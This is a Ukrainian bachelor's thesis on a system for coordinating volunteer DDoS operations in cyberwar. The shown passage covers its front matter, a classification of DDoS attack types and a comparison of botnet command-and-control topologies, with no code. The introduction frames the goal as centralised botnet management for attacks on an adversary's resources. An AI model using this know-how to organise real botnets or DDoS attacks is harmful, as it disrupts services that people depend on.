НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
ІМЕНІ ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ
Кафедра інформаційної безпеки

До захисту допущено
Завідувач кафедри

_____ **Дмитро ЛАНДЕ**
(підпис)

«_____»_____2024 р.

Дипломна робота

на здобуття ступеня бакалавра

за освітньо-професійною програмою «Системи, технології та математичні методи кібербезпеки»
спеціальності 125 «Кібербезпека»

на тему:

Виконав: здобувач вищої освіти **IV** курсу, групи ФБ-03
(шифр групи)

Гузенкову Аміту Мукешовичу
(прізвище, ім'я, по батькові) (підпис)

Керівник доцент кафедри ІБ, к.т.н, Демчинський Володимир Васильович
(посада, науковий ступінь, вчене звання, прізвище, ім'я, по батькові) (підпис)

Рецензент
(посада, науковий ступінь, вчене звання, науковий ступінь, прізвище, ім'я, по батькові) (підпис)

Засвідчую, що у цій дипломній роботі немає запозичень з праць інших авторів без відповідних посилань.
Здобувач вищої освіти _____
(підпис)

Київ – 2024 року

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»
НАВЧАЛЬНО-НАУКОВИЙ ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ

Кафедра інформаційної безпеки

Рівень вищої освіти – перший (бакалаврський)
Спеціальність – 125 «Кібербезпека»
Освітньо-професійна програма «Системи, технології та математичні методи кібербезпеки»

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Дмитро ЛАНДЕ
(підпис)
«___»_____2024 р.

ЗАВДАННЯ

на дипломну роботу здобувачу вищої освіти

Гузенков Аміт Мушешович

1. Тема роботи: Система автоматизованої координації добровольців в умовах кібервійни,

керівник роботи кандидат технічних наук, доцент, Демчинський Володимир Васильович

затверджені наказом по університету від 31 травня 2024 р. № 2252-с

2. Термін подання здобувачем вищої освіти роботи 11 червня 2024 р.
3. Вихідні дані до роботи: наукова література за темами DDoS атаки та кібервійна.
4. Зміст роботи: основні поняття, архітектура системи, реалізація та оцінка її ефективності.
5. Перелік ілюстративного матеріалу (із зазначенням плакатів, презентацій тощо): презентація до захисту дипломної роботи.

6. Дата видачі завдання: 19.09.2023

Календарний план

№ з/п	Назва етапів виконання дипломної роботи	Термін виконання етапів дипломної роботи	Примітка
1	Формулювання теми дипломної роботи, визначення мети та постановка задач	19.09.2023 — 25.10.2023	Виконано
2	Узгодження теми	01.11.2023 — 02.11.2023	Виконано
3	Визначення структури дипломної роботи	07.02.2024 — 19.02.2024	Виконано
4	Ознайомлення з науковою літературою	15.04.2024 — 19.04.2024	Виконано
5	Аналіз існуючих систем	20.04.2024 — 24.04.2024	Виконано
6	Проектування та розробка прототипу системи	25.04.2024 — 17.05.2024	Виконано
7	Тестування та оцінка ефективності прототипу	20.05.2024 — 23.05.2024	Виконано
8	Оформлення дипломної роботи	23.06.2024 — 10.06.2024	Виконано

Здобувач вищої освіти _____ Аміт ГУЗЕНКОВ
(підпис) (**Власне ім'я, ПРІЗВИЩЕ**)

Керівник роботи _____ Володимир ДЕМЧИНСЬКИЙ
(підпис) (Власне ім'я, ПРІЗВИЩЕ)

РЕФЕРАТ

Обсяг роботи 49 сторінок, 27 ілюстраціЙ, 1 додаток, 12 джерел літератури.

Об’єкт дослідження: система автоматизованої координації добровольців, яка функціонує в умовах кібервійни.

Предмет дослідження: процеси та технології координації добровольців у рамках кіберзахисту та кібервійни.

Методи дослідження: аналіз літератури та документів, збір та аналіз даних про реальні випадки кібератак, створення прототипу системи автоматизованої координації добровольців, проведення тестування розробленого програмного забезпечення в різних умовах для оцінки його функціональності та надійності.

Ключові слова: DDoS, кібервійна, координація

ABSTRACT

The volume of the thesis is 47 pages, 21 illustrations, 1 appendici, 12 literature source.

The object of the study: processes and technologies of coordination of volunteers in the framework of cyber defense and cyber warfare.

The subject of the study: the system of automated coordination of volunteers, which functions in the conditions of cyber warfare.

Research methods: analysis of literature and documents, collection and analysis of data on real cases of cyberattacks, creation of a prototype system of automated coordination of volunteers, testing of the developed software in various conditions to assess its functionality and reliability.

Keywords: DDoS, cyber war, coordination

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

DDoS — Distributed Denial of Service

HTTP — HyperText Tranfer Protocol

OSI — Open System Interconnection

CnC — Command and Control

IoT — Internet of Things

ПЗ — Програмне забезпечення

ШПЗ — Шкідливе програмне забезпечення

TCP — Transmission Control Protocol

IP — Internet Protocol

DNS — Domen Name System

P2P — Peer to Peer

DPS — DDoS Protection Service

BGP — Border Gateway Protocol

RPS — Requests Per Second

ВСТУП

Кіберпростір став важливим полем битви під час військового конфлікту в Україні. З початком війни в 2014 році та її ескалацією у 2022 році, Україна зіткнулася з численними кібератаками, спрямованими на урядові установи, фінансові організації, інфраструктурні об'єкти та засоби масової інформації. Ці атаки мали на меті дестабілізацію ситуації в країні, порушення роботи важливих сервісів та підрив довіри громадян до державних інституцій.

Актуальність даної дипломної роботи обумовлена наростаючим значенням кібербезпеки та кібервоєнних операцій у сучасному конфліктному просторі. У контексті постійної еволюції інтернет-технологій і зростаючої взаємозалежності цифрових інфраструктур, питання кіберзахисту стає особливо важливим. Системи координації кібератак, зокрема Distributed Denial of Service (DDoS), є значним інструментом у стратегіях кібервоєнних дій, які можуть бути використані для нейтралізації критично важливих ресурсів противника.

Метою даної роботи є створення автоматизованої системи координації кібероперацій, що здатна ефективно управляти та оптимізувати виконання кібератак, зокрема DDoS атак. При цьому особлива увага приділяється аналізу вже існуючих систем, виявленню їх недоліків та впровадженню удосконалень для підвищення точності, швидкості та адаптивності операцій. Ця система має забезпечити централізоване управління ботнетами, розподіл завдань між атакуючими вузлами та автоматичне адаптування до динамічних змін в інтернет-просторі противника, сприяючи таким чином ефективнішому проведенню кібероперацій.

Мета досягається шляхом вирішення наступних задач:

1. Проаналізувати аналогічні системи
2. Виділити найкращі особливості та усунути недоліки цих систем
3. Сформувати архітектуру системи
4. Створити програмну реалізацію системи
5. Оцінити ефективність створеної системи

Об’єкт дослідження: система автоматизованої координації добровольців, яка функціонує в умовах кібервійни.

Предмет дослідження: процеси та технології координації добровольців у рамках кіберзахисту та кібервійни.

Методи дослідження: аналіз літератури та документів, збір та аналіз даних про реальні випадки кібератак, створення прототипу системи автоматизованої координації добровольців, проведення тестування розробленого програмного забезпечення в різних умовах для оцінки його функціональності та надійності.

1 ОСНОВНІ ПОНЯТТЯ

1.1 Кібервійна як складова гібридної війні

Кібервійна — це будь-які дії у кіберпросторі, ціллю яких є енергетичні системи країни, критична інфраструктура або неурядові сутності, такі як компанії та організації [1]. У сучасному світі кібервійна стає все більш важливою складовою загальної стратегії національної безпеки і міжнародних відносин.

У гібридних конфліктах кібервійна стає ключовим інструментом впливу. Вона використовується для проведення інформаційної війни, шпигунства, саботажу критичної інфраструктури та підтримки військових операцій. Кібератаки можуть призвести до серйозних наслідків для військових та цивільних сфер життя, що підкреслює важливість розвитку ефективних заходів кіберзахисту та кібератак для забезпечення національної безпеки. Такий підхід відображає сучасну реальність, де кібервійна стає неодмінною складовою стратегії в сучасних конфліктах, де цифрові технології грають визначальну роль.

Основні аспекти кібервійни це [1]:

1. Саботаж

   Кібератаки можуть бути спрямовані на критичну інфраструктуру, таку як електромережі, водопостачання, транспортні системи та системи охорони здоров'я. Наприклад, атака на українську енергомережу в 2015 році залишила сотні тисяч людей без електрики. Такі дії можуть спричинити серйозні порушення в житті цивільного населення та економіці країни.

2. Шпіонаж

   Інформаційні системи містять величезні обсяги даних, включаючи державні та військові секрети, особисту інформацію громадян та комерційну таємницю. Кібершпіонаж, спрямований на викрадення цієї інформації, може дати суттєву перевагу ворогу. Наприклад, зламування баз даних урядових установ США, таких як атака на Office of Personnel

Management у 2015 році, призвело до викрадення даних мільйонів американських державних службовців.

3. Пропаганда

   Кібервійна включає використання інтернету і соціальних медіа для поширення дезінформації та впливу на суспільну думку. Це може підірвати довіру до урядів, створити паніку або сприяти поляризації суспільства. Наприклад, втручання в президентські вибори в США 2016 року через соціальні медіа стало одним із найяскравіших прикладів використання кібертехнологій для політичних цілей.

Мотивація кібервійн охоплює широкий спектр політичних, економічних, військових, соціальних і психологічних факторів. Держави і організації вдаються до кібератак, щоб впливати на вибори, дестабілізувати уряди або викрадати критично важливу інформацію. Економічні інтереси включають крадіжку інтелектуальної власності та фінансові вигоди, тоді як військові мотиви фокусуються на підготовці до фізичних конфліктів і розвідці. Соціальні мотиви варіюються від ідеологічної боротьби до організованих протестів. Кібервійни також служать демонстрацією сили та контролю, часто інтегровані в складні гібридні стратегії, щоб досягти багатогранних цілей і затвердити вплив на глобальній арені.

1.2 DDoS атаки та їх роль у кібервійні

Розподілена атака відмови в обслуговуванні (DDoS) — це зловмисна спроба порушити звичайний трафік цільового сервера, служби чи мережі, перевантаживши ціль або навколишню інфраструктуру потоком Інтернет-трафіку. [2]

1.2.1 Класифікація DDoS атак

Класифікація DDoS атак дозволяє структурувати знання про методи і тактики, що використовуються зловмисниками, а також ефективно розробляти стратегії їх автоматизації та координації. У цьому розділі розглядаються основні види та типи DDoS атак, що допоможе у розробці ефективної системи для проведення атак на інтернет ресурси супротивника.

Основні види DDoS атак за типом цілі [3]:

1. Атаки на смугу пропускання (Bandwidth Attacks)
    - UDP Flood — відправка великої кількості UDP пакетів до цільової системи з метою перевантаження її мережевої смуги пропускання.
    - ICMP Flood (Ping Flood) — надсилання великої кількості ICMP Echo-запитів (ping), що перевантажує мережеву смугу пропускання.
2. Атаки на ресурси системи (Resource Depletion Attacks)
    - SYN Flood — відправка великої кількості запитів SYN для встановлення TCP-з'єднання без завершення трьохетапного хендшейку, що призводить до вичерпання ресурсів цільової системи.
    - HTTP Flood — надсилання великої кількості HTTP-запитів до веб-серверів, що перевантажує їх ресурси (CPU, пам'ять).

Види DDoS атак за рівнем стеку TCP/IP [3]:

1. Атаки на рівні мережі (Network Layer Attacks)
    - Smurf Attack — використання IP-адреси жертви для відправки ICMP Echo-запитів до широкомовних адрес, що призводить до масового відгуку і перевантаження системи жертви.
    - Fraggle Attack — подібна до Smurf Attack, але використовує UDP замість ICMP.
2. Атаки на рівні транспортного протоколу (Transport Layer Attacks)
    - TCP SYN Flood — відправка великої кількості запитів SYN, що призводить до вичерпання ресурсів, виділених для TCP-з'єднань.
    - TCP RST Attack: відправка великої кількості підроблених TCP RST пакетів, що примушує сервер завершувати активні TCP-з'єднання.
3. Атаки на рівні прикладного протоколу (Application Layer Attacks)
    - Slowloris — відкриття великої кількості HTTP-з’єднань і утримання їх відкритими якомога довше, що призводить до вичерпання ресурсів веб-сервера.

- HTTP Flood — надсилання численних HTTP-запитів для перевантаження веб-сервера, що веде до вичерпання його ресурсів.

4. Комбіновані атаки (Hybrid Attacks)
   - Multi-Vector Attack — використання декількох типів атак одночасно для збільшення ефективності і складності захисту, наприклад, комбінування UDP Flood та HTTP Flood.

1.2.2 Етапи реалізації DDoS атак

DDoS атаки зазвичай виконуються в три етапи:

1. Створення ботнету
2. Ініціація атаки
3. Виконання атаки

На першому етапі відбувається побудова інфраструктури ботнету та додавання до нього хостів різноманітними шляхами. Зачасту додавання нових хостів відбувається шляхом розповсюдження шкідливого ПЗ за допомогою фішингових атак, заражені файли або використання різноманітних вразливостей. Пристроями, що можуть потрабити в ботнет можуть бути персональні комп’ютери, сервери, мобільні пристрої та пристрої інтернету речей (IoT).

На другому етапі атакуючий надсилає команду на активацію ботнету, який починає здійснювати атаку на вибрану ціль. Команда може бути передана через зашифровані канали, що ускладнює її виявлення.

Третій етап — це генерація великих об’ємів трафіку, спрямованих на ціль. Трафік може генеруватись різноманітними способами, деякі з яких були згадані в попередньому підрозділі.



Рисунок 1.1 — Принцип роботи DDoS атак

1.2.3 Принцип роботи та архітектури ботнетів

Ботнет — це велике зібрання скомпрометованих комп'ютерів, так званих „зомбі“, які заражені шкідливим ПЗ, що надає атакуючому можливість керувати ними. [4] Також зомбі іноді називають ботом, а ШПЗ для керування ботом — бот-агентом. [5]

З визначення стає зрозуміло, що ботнет дозволяє об'єднати велику кількість ботів для генерації дуже великої кількості мережевого трафіку. Для керування ботами, атакуючі використовують інфраструктуру CnC, яка дозволяє ботам отримувати нові інструкції за бажанням атакуючого.

Для досягнення найвищої ефективності та максимальної стійкості до відмов, ботнети можуть використовувати різноманітні топології, кожна з яких має свої унікальні переваги та недоліки. Серед найпоширеніших топологій зазначаються: топологія зірки, де кожен вузол підключений безпосередньо до центрального вузла; багатосерверна архітектура, що передбачає наявність кількох центральних вузлів, які обслуговують багато підключених вузлів; ієрархічна структура, яка розподіляє ботнет на рівні підсистеми і підсистеми в мережі; та топологія рандомних зв'язків, де з'єднання між вузлами встановлюються випадковим чином без чіткої ієрархії чи зв'язку з центральними вузлами.

Топологія **зірка** покладається на один централізований командний та контрольний (CnC) вузол, який комунікує з усіма бот-агентами. У такій структурі центральний вузол відповідає за надсилання команд і отримання звітів від кожного бота в мережі, забезпечуючи централізоване управління та контроль.

До переваг даного підходу належить швидкість налаштування та керування. Оскільки існує лише один центральний вузол, налаштування ботнету є досить простим і швидким процесом. Оператору потрібно налаштувати лише один сервер, який буде взаємодіяти з усіма ботами, що значно спрощує адміністрування та моніторинг. Крім того, централізоване управління дозволяє легко відправляти команди та отримувати інформацію від ботів у реальному часі.

Однак, до недоліків цього підходу належить неможливість горизонтального масштабування при збільшенні кількості бот-агентів та єдина точка відмови. Неможливість горизонтального масштабування означає, що при збільшенні кількості ботів навантаження на центральний CnC вузол зростає, що може призвести до його перевантаження та зниження ефективності роботи мережі. Це обмежує розмір ботнету, який може бути ефективно керованим за допомогою такої топології.

Єдина точка відмови означає, що при відмові центрального CnC вузла перестане працювати весь ботнет. Якщо центральний сервер буде зламаний, відключений або вилучений, всі боти втратять можливість отримувати команди та відправляти звіти, що фактично паралізує всю мережу. Це робить топологію зірка вразливою до атак і збоїв, що можуть призвести до повного знешкодження ботнету.

Таким чином, топологія зірка пропонує швидке налаштування та зручне управління, але водночас обмежує можливість масштабування і створює вразливу єдину точку відмови, що може мати серйозні наслідки для стабільності та функціональності ботнету.



Рисунок 1.2 — Схема топології «Зірка»

Багатосерверна топологія є розвитком попереднього підходу та використовує декілька вузлів командного та контрольного центру (CnC) для керування хостами. У цій топології кожен сервер контролює певну кількість вузлів ботнету та комунікує тільки з ними та іншими контролюючими вузлами. Це дозволяє децентралізувати управління мережею ботів, розподіляючи навантаження між кількома серверами.

Перевагами цього підходу є відсутність єдиної точки відмови та географічна оптимізація. Відсутність єдиної точки відмови означає, що злам або відключення одного з серверів CnC не призведе до повного паралічу ботнету, оскільки інші сервери продовжуватимуть свою роботу. Географічна оптимізація, у свою чергу, означає, що комунікація між бот-агентами та контролюючими вузлами відбуватиметься швидше завдяки більш близькому розташуванню. Це зменшує затримки та підвищує ефективність управління ботами.

Однак, недоліком даного підходу є необхідність більш глибокого планування інфраструктури. Управління кількома серверами CnC вимагає ретельного планування та координації, щоб забезпечити стабільну та

безперебійну роботу всієї мережі. Це включає в себе розробку стратегії розподілу ботів між серверами, встановлення надійних каналів зв'язку між ними та забезпечення синхронізації команд. Крім того, збільшення кількості серверів підвищує складність підтримки та захисту всієї інфраструктури, оскільки кожен додатковий сервер представляє потенційний вразливий пункт, який може бути використаний для атаки.

Таким чином, багатосерверна топологія надає значні переваги у вигляді підвищеної стійкості та ефективності, але також вимагає більш складного підходу до планування та управління інфраструктурою ботнету.



Рисунок 1.3 — Багатосерверна топологія

Ієрархічна топологія відображає динаміку методів, які використовуються для компрометації та подальшого розповсюдження самих ботів-агентів. У такій структурі агенти-боти мають можливість діяти як проксі-сервера, передаючи нові інструкції командного та контрольного центру (CnC) до попередньо розповсюджених агентів-потомків. Кожен

рівень в ієрархії відповідає за передачу команд нижчестоящим агентам, створюючи багаторівневу систему управління.

Однак оновлені командні інструкції зазвичай мають проблеми із затримкою, що ускладнює оператору ботнету використання мережі для дій у реальному часі. Затримка виникає через необхідність проходження команд через кілька рівнів ієрархії перед тим, як вони досягнуть кінцевих ботів. Це може призводити до значних затримок у виконанні завдань, що робить ієрархічні ботнети менш ефективними для швидких операцій.

Незважаючи на це, такі ботнети мають дві важливі переваги. По-перше, крадіжка або компрометація окремих бот-агентів не впливає на іншу частину ботнету. Це забезпечує певний рівень безпеки та стійкості, оскільки втрати одного агента не призводять до втрати контролю над всією мережею. По-друге, такі ботнети легко продавати або здавати в оренду. Чітка структура ієрархії дозволяє легко розділяти та передавати контроль над окремими частинами ботнету іншим операторам або покупцям.

До недоліків ботнетів, побудованих за ієрархічною топологією, належить велика затримка, оскільки зі збільшенням розміру ботнету збільшується також і кількість рівнів ієрархії. Це не тільки ускладнює швидке розповсюдження команд, але й робить систему більш вразливою до збоїв на проміжних рівнях. Кожен додатковий рівень додає новий потенційний пункт відмови, що може вплинути на стабільність і ефективність роботи всього ботнету.



Рисунок 1.4 — Ієрархічна топологія

Однорангова або **P2P** топологія означає, що ботнет не має централізованої інфраструктури командного та контрольного центру (CnC) та використовує будь-який бот-агент для розповсюдження команд, що означає, що кожен бот у мережі може виступати як відправником, так і отримувачем команд, створюючи децентралізовану систему. Така архітектура забезпечує високу стійкість до відмов, оскільки відсутність центрального вузла унеможливлює "знекровлення" мережі шляхом його відключення. У разі зламу або вилучення одного бота, інші продовжують функціонувати та підтримувати діяльність мережі.

Однак, у цієї топології є свої недоліки. По-перше, велика затримка може виникати через те, що команди передаються через велику кількість проміжних ботів, перш ніж досягти кінцевого адресата. Це призводить до зниження ефективності та швидкості виконання завдань. По-друге, можливість відслідковування всіх ботів шляхом пасивного моніторингу на одному вузлі залишається суттєвою проблемою. Дослідники безпеки або правоохоронні органи можуть відстежувати трафік та виявляти інші боти,

аналізуючи комунікації через один компрометований вузол, що потенційно дозволяє ідентифікувати та нейтралізувати всю мережу.

Таким чином, хоча однорангова топологія ботнету підвищує його стійкість до атак на інфраструктуру, вона також приносить певні виклики в управлінні та захисті від виявлення. Незважаючи на ці недоліки, багато ботнетів використовують P2P підхід, оскільки він дозволяє підтримувати роботу навіть у складних умовах та при спробах знешкодження з боку кіберзахисників. [5]

